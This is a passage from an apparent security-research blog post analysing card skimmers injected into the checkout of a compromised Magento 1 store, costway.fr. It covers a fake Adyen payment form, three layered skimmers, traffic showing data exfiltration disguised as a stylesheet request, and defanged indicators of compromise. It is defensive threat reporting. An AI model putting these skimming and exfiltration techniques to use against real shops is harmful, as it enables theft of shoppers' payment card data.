    "card" src="https://checkoutshopper-
    live.adyen.com/checkoutshopper/images/logos/
    nocard.svg">
  </span>
```


No iframe

Figure 4: External skimmer mimics Adyen payments form

Adyen encrypts the form fields using their proprietary technology. The threat actors wanted to recreate the same look and feel from Adyen but be able to harvest the credit card information in their own way.

To summarize, from a victim's perspective, there are 3 different skimmers that get loaded when they proceed to the checkout page.

1. Magento 1 hack skimmer injected directly in checkout page
2. Custom skimmer (securityxx[.]top/security.js) that steals from Magento 1 skimmer
3. Custom skimmer (securityxx[.]top/costway.js) that alters legitimate payment iframe




Host	URL	Body	Comments
www.costway.fr	/onestepcheckout/index/	244,145	skimmer1
securityxx.top	/popup/security.js	10,156	skimmer2
securityxx.top	/popup/costway.js	71,381	skimmer3
securityxx.top	/stylesheet.css?timestamp=rlW...	56	Data exfiltration

Figure 5: Web traffic showing all 3 skimmers

Previous skimmer

The same threat actors were already busy working on Costway's compomise at least in late December 2020 as recorded in this urlscanio crawl. They used the custom domain costway[.]top to host their code.



GET H/1.1 200 OK costway.js costway.top/popup

8 KB 3 KB 728ms 153ms Script applicatic

General

Full URL https://costway.top/popup/costway.js
Requested by Host: www.costway.fr
URL: https://www.costway.fr/
Protocol HTTP/1.1
Security TLS 1.3, , AES_256_GCM
Server 149.248.0.74 Los Angeles, United States, ASN20473 (AS-CHOOPA, US),
Reverse DNS 149.248.0.74.vultr.com
Software Apache/2.4.29 (Ubuntu) /
Resource Hash 842cf8b6bf0b2fa0b4248a045b40df9cecceb65bcbd12099023156d288d75e11

Figure 6: Earliest documented instance of compromise via custom domain

The domain costway[.]top is related to a family we have come across before. There is overlap with the skimmer code they use, naming conventions and even infrastructure.




Figure 7: Relationship graph showing previous connections

At the moment, this group is quite active and continues with the same techniques we have seen several months ago.

Competing for resources

A large number of Magento 1 sites have been hacked but yet are not necessarily being monetized. Other threat actors that want access will undoubtedly attempt to inject their own malicious code. When that happens, we see criminals trying to access the same resources and sometimes fighting with one another.

We informed Costway during our investigation but also witnessed their site getting reinfected. The costway[.]top domain was discarded in favor of securityxx[.]top where threat actors customized the skimmer specifically for them.

At the time of writing, costway[.]fr is still compromised but Malwarebytes users are protected thanks to our Browser Guard extension and general web protection available in our software.

We would like to thank Jordan Herman over at RiskIQ for sharing additional indicators with us.

Indicators of Compromise (IOCs)

securityxx[.]top
costway[.]top
hdpopulation[.]com
cdnanalyze[.]com
hdenvironement[.]com
crazyvaps[.]info
cdnchecker[.]org
cdnoptimize[.]com
hdanalyse[.]com
cdnapis[.]org
cookiepro[.]cloud
cdndoubleclick[.]net

149[.]248[.]7[.]219
95[.]179[.]142[.]28
45[.]76[.]75[.]35
136[.]244[.]110[.]105
149[.]248[.]0[.]74
149[.]28[.]64[.]156
95[.]179[.]139[.]29
209[.]250[.]246[.]214